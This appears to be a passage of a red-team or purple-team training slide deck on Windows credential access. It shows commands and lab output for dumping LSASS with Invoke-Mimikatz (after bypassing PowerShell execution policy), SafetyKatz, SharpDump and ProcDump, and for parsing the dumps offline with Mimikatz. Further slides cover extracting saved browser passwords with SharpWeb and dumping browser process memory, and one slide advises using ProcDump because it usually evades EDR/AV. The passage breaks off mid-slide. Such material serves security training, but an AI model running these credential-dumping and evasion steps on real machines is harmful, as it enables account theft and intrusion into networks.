
Reference: <https://github.com/gentilkiwi/mimikatz/wiki>

CREDENTIAL ACCESS - INVOKE-MIMIKATZ

Usage:

#Bypass Powershell execution policy, import the Mimikatz script and dump logon credentials on the local PC (requires local admin rights).

```
$env:PSExecutionPolicyPreference="bypass"  
Import-Module .\PowerSploit\PowerSploit.ps1  
Invoke-Mimikatz -DumpCreds
```



```
Administrator: Windows PowerShell  
PS C:\Users\miller\Desktop\PurpleHaze> Invoke-Mimikatz -DumpCreds  
.####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14  
.## ^ ##. "A La Vie, A L'Amour"  
## / ## /* * *  
## \ ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)  
'#####'  
with 20 modules * * */  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 287801 (00000000:00046439)  
Session : Interactive from 1  
User Name : v1v1  
Domain : FOX-PC-ZERO  
Logon Server : FOX-PC-ZERO  
Logon Time : 8/1/2019 12:13:00 PM  
SID : S-1-5-21-3770101603-635826656-3861015449-1000  
msv :  
[00010000] CredentialKeys  
* NTLM : efd0bbf598cc4d24c6fd33c8779d8d8e  
* SHA1 : 79a04b5b0c940a6ab6ef0eb1ba779440365a9eee  
[00000003] Primary  
  
[00010000] CredentialKeys  
* NTLM : 337dad75bc6e80363dd3c714cc75950  
* SHA1 : 369905c59036846df67706c33d75b40beffcd1c7  
[00000003] Primary  
* Username : miller  
* Domain : FOX  
* NTLM : 337dad75bc6e80363dd3c714cc75950  
* SHA1 : 369905c59036846df67706c33d75b40beffcd1c7  
topkg :  
wdigest :  
* Username : miller  
* Domain : FOX  
* Password : Pass12!!  
kerberos :  
* Username : miller  
* Domain : FOX.COM  
* Password : (null)  
ssp :  
credman :
```

SafetyKatz - <https://github.com/GhostPack/SafetyKatz>

- C# implementation of Mimikatz that first creates a memory dump of LSASS.exe, writes it to disk in the “C:\Windows\Temp” folder by default and immediately uses Mimikatz’s logonpasswords command to extract cleartext Windows credentials from the dump file.
- Once the passwords have been extracted, the dump file is automatically deleted.

Usage:

SafetyKatz.exe

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\SafetyKatz.exe
[*] Dumping lsass (452) to c:\windows\Temp\debug.bin
[+] Dump successful!
[*] Executing loaded Mimikatz PE

#####
    mimikatz 2.1.1 (x64) built on Jul  7 2018 03:36:26 - l1l!
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # Opening : 'c:\windows\Temp\debug.bin' file for minidump...

Authentication Id : 0 ; 287801 (00000000:00046439)
Session           : Interactive from 1
User Name         : v1v1
Domain           : FOX-PC-ZERO
Logon Server     : FOX-PC-ZERO
Logon Time       : 8/1/2019 12:13:00 PM
SID               : S-1-5-21-3770101603-635826656-3861015449-1000
```

```
[00010000] CredentialKeys
* NTLM      : 337dad75bc6e80363dd3c714cc75950
* SHA1      : 369905c59036846df67706c33d75b40beffcd1c7
[00000003] Primary
* Username  : miller
* Domain   : FOX
* NTLM      : 337dad75bc6e80363dd3c714cc75950
* SHA1      : 369905c59036846df67706c33d75b40beffcd1c7
topkg :
wdigest :
* Username  : miller
* Domain   : FOX
* Password  : Pass12!!
kerberos :
* Username  : miller
* Domain   : FOX.COM
* Password  : (null)
ssp :
credman :
```

CREDENTIAL ACCESS - SHARPDUMP

SharpDump - <https://github.com/GhostPack/SharpDump>

- C# tool that is used to create a minidump for specified process ID (LSASS.exe by default). The dump file is then written to the C:\Windows\Temp directory and automatically compressed into GZIP format. An attacker will then have to extract the file and use Mimikatz on a system they control to extract logon credentials.

Usage:

SharpDump.exe PROCESS-ID

The screenshot shows two windows. The top window is a Windows PowerShell session titled 'Administrator: Windows PowerShell' with the command '.\SharpDump.exe' highlighted in red. The output shows the tool dumping LSASS (process ID 452) to a minidump file, compressing it to debug452.bin, and then deleting the original dump file. It also provides information about the operating system (Windows 7 Ultimate, AMD64 architecture) and suggests using sekurlsa::minidump debug.out sekurlsa::logonPasswords full on the same OS/arch. The bottom window is a File Explorer showing the contents of the C:\Windows\Temp directory. A file named 'debug452.bin' is highlighted in red, matching the compressed dump file mentioned in the PowerShell output.

Name	Date modified	Type	Size
dd_dotNetFx40_Client_x86_x64_decompression_log	7/24/2019 4:02 PM	Text Document	2 KB
dd_NDP40-KB2468871-v2-x64_decompression_log	7/24/2019 4:29 PM	Text Document	2 KB
dd_ndp46-kb4040973-x64_decompression_log	7/29/2019 3:00 PM	Text Document	2 KB
dd_ndp472-kb4054541-x86-x64-enu_decompression_log	7/29/2019 3:23 PM	Text Document	2 KB
dd_SetupUtility	7/24/2019 4:02 PM	Text Document	1 KB
dd_wcf_CA_smci_20190729_115621_151	7/29/2019 2:56 PM	Text Document	5 KB
dd_wcf_CA_smci_20190729_115621_867	7/29/2019 2:56 PM	Text Document	3 KB
debug452.bin	8/1/2019 3:07 PM	BIN File	12,078 KB
	2/10/2019 7:56 AM	TMP File	0 KB

CREDENTIAL ACCESS - SHARPDUMP

- Using Mimikatz on an attacker controlled system to extract credentials from the dump file.

Usage:

```
mimikatz.exe  
sekurlsa::minidump DUMPFILE  
sekurlsa::logonPasswords full
```

```
mimikatz 2.2.0 x64 (oe.eo)  
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64> ls  
  
Directory: C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64  
  
Mode                LastWriteTime         Length Name  
----                -----          -----  
-a----       8/3/2019   6:08 PM        32247939 debug452  
-a----      1/22/2013  11:59 PM         36584 mimirurv.sys  
-a----      7/20/2019  10:58 PM        1011864 mimikatz.exe  
-a----      7/20/2019  10:58 PM        46744 mimilib.dll
```

```
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64> .\mimikatz.exe  
  
.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )  
## \ ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # sekurlsa::minidump debug452  
Switch to MINIDUMP . debug452  
  
mimikatz # sekurlsa::logonPasswords full  
Opening : debug452' file for minidump..
```

```
[00010000] CredentialKeys  
* NTLM      : 337dad75bc6e80363dd3c714cc75950  
* SHA1      : 369905c59036846df67706c33d75b40beffcd1c7  
[00000003] Primary  
* Username  : miller  
* Domain    : FOX  
* NTLM      : 337dad75bc6e80363dd3c714cc75950  
* SHA1      : 369905c59036846df67706c33d75b40beffcd1c7  
topkg :  
wdigest :  
* Username  : miller  
* Domain    : FOX  
* Password  : Pass12!!  
kerberos :  
* Username  : miller  
* Domain    : FOX.COM  
* Password  : (null)  
ssp :  
credman :
```

- A Sysinternals tool that can be used to monitor applications for spikes and generate dump files when they crash. It also can serve as a general process dump utility.

Reference: <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

ProcDump v9.0

05/16/2017 • 6 minutes to read •   

By **Mark Russinovich** and **Andrew Richards**

Published: May 16, 2017



[Download ProcDump \(439 KB\)](#)


[Download ProcDump for Linux \(GitHub\)](#)

Introduction

ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. ProcDump also includes hung window monitoring (using the same definition of a window hang that Windows and Task Manager use), unhandled exception monitoring and can generate dumps based on the values of system performance counters. It also can serve as a general process dump utility that you can embed in other scripts.

CREDENTIAL ACCESS - PROCDump vs OTHER TOOLS


- If you're not too concerned about dropping files to disk during your assessments, then using procdump to dump process memory is one of the best ways to stay undetected.
- Unlike the other tools we've covered, it's a legitimate (and signed) Microsoft program that **USUALLY** doesn't raise any alarms in EDR/AV products.



CREDENTIAL ACCESS - PROC DUMP

Usage:

```
procdump64.exe -accepteula -ma PIDDUMP-FILE
```



Administrator: Windows PowerShell

```
PS C:\Users\miller\Desktop\PurpleHaze> .\procdump64.exe -accepteula -ma 448 lsass.dmp
```

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

```
[20:45:08] Dump 1 initiated: C:\Users\miller\Desktop\PurpleHaze\lsass.dmp  
[20:45:09] Dump 1 writing: Estimated dump file size is 32 MB.  
[20:45:10] Dump 1 complete: 32 MB written in 2.0 seconds  
[20:45:10] Dump count reached.
```

```
PS C:\Users\miller\Desktop\PurpleHaze> _
```

CREDENTIAL ACCESS - PROCDDUMP

- Once the dump file has been extracted, Mimikatz can then be used to dump logon passwords.

Usage:

```
mimikatz.exe  
sekurlsa::minidump DUMP-FILE  
sekurlsa::logonPasswords full
```

```
mimikatz 2.2.0 x64 (oe.eo)  
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64> ls  
Directory: C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64  


| Mode  | LastWriteTime      | Length   | Name         |
|-------|--------------------|----------|--------------|
| -a--- | 8/3/2019 6:08 PM   | 32247939 | debug452     |
| -a--- | 8/3/2019 6:24 PM   | 32699745 | lsass.dmp    |
| -a--- | 1/22/2013 11:59 PM | 36584    | mimidrv.sys  |
| -a--- | 7/20/2019 10:58 PM | 1011864  | mimikatz.exe |
| -a--- | 7/20/2019 10:58 PM | 46744    | mimilib.dll  |

  
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64> .\mimikatz.exe  
.####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / > ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ > ## > http://blog.gentilkiwi.com/mimikatz  
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***  
  
mimikatz : sekurlsa::minidump lsass.dmp  
Switch to MINIDUMP : 'lsass.dmp'  
  
mimikatz : sekurlsa::logonPasswords full  
Opening : 'lsass.dmp' file for minidump...
```

CREDENTIAL ACCESS - SHARPWEB

- A C# tool used to extract saved logins from popular browsers (Chrome, Firefox & Internet Explorer/Edge).

Usage:

```
SharpWeb.exe chrome  
SharpWeb.exe firefox  
SharpWeb.exe edge  
SharpWeb.exe all
```

```
PS > .\bin\Debug\SharpWeb.exe edge firefox

    === Checking for Firefox (Current User) ===

    --- FireFox Credential (User: Dwight) ---
    Hostname: https://www.reddit.com
    Username: test@test.com
    Password: test

    === Checking Windows Vaults ===

    --- IE/Edge Credential ---
    Vault Type   : Web Credentials
    Resource     : https://www.netflix.com/
    Identity     : testemail@gmail.com
    Credential   : coolpassword1234!
    LastModified : 7/30/2018 7:05:07 PM

    --- IE/Edge Credential ---
    Vault Type   : Web Credentials
    Resource     : https://login.live.com/
    Identity     : sharpedgedemo@outlook.com
    Credential   : Sup3rAw$0meP@$w0rd123!
    LastModified : 7/31/2018 1:06:56 AM
```

Image from: <https://github.com/djhohnstein/SharpWeb>

CREDENTIAL ACCESS - DUMPING BROWSER MEMORY

- But what if your tools fail you? (which they often do)
- You may still be able to manually extract credentials from browser memory.


```
Administrator: Windows PowerShell
PS C:\Users\ocelot\Desktop\PurpleHaze> .\sharpweb.exe all

== Chrome (All Users) ==

== Checking for Firefox (All Users) ==

== Checking Windows Vaults ==

PS C:\Users\ocelot\Desktop\PurpleHaze>
```



CREDENTIAL ACCESS - DUMPING BROWSER MEMORY

- Let's start by dumping our target's browser process memory; preferably while our target has logged into a few websites.
- We can use procdump/SharpDump to do this. You may need to do dump multiple browser processes.

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\procdump64.exe -accepteula -ma 784 firefox1.dmp
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
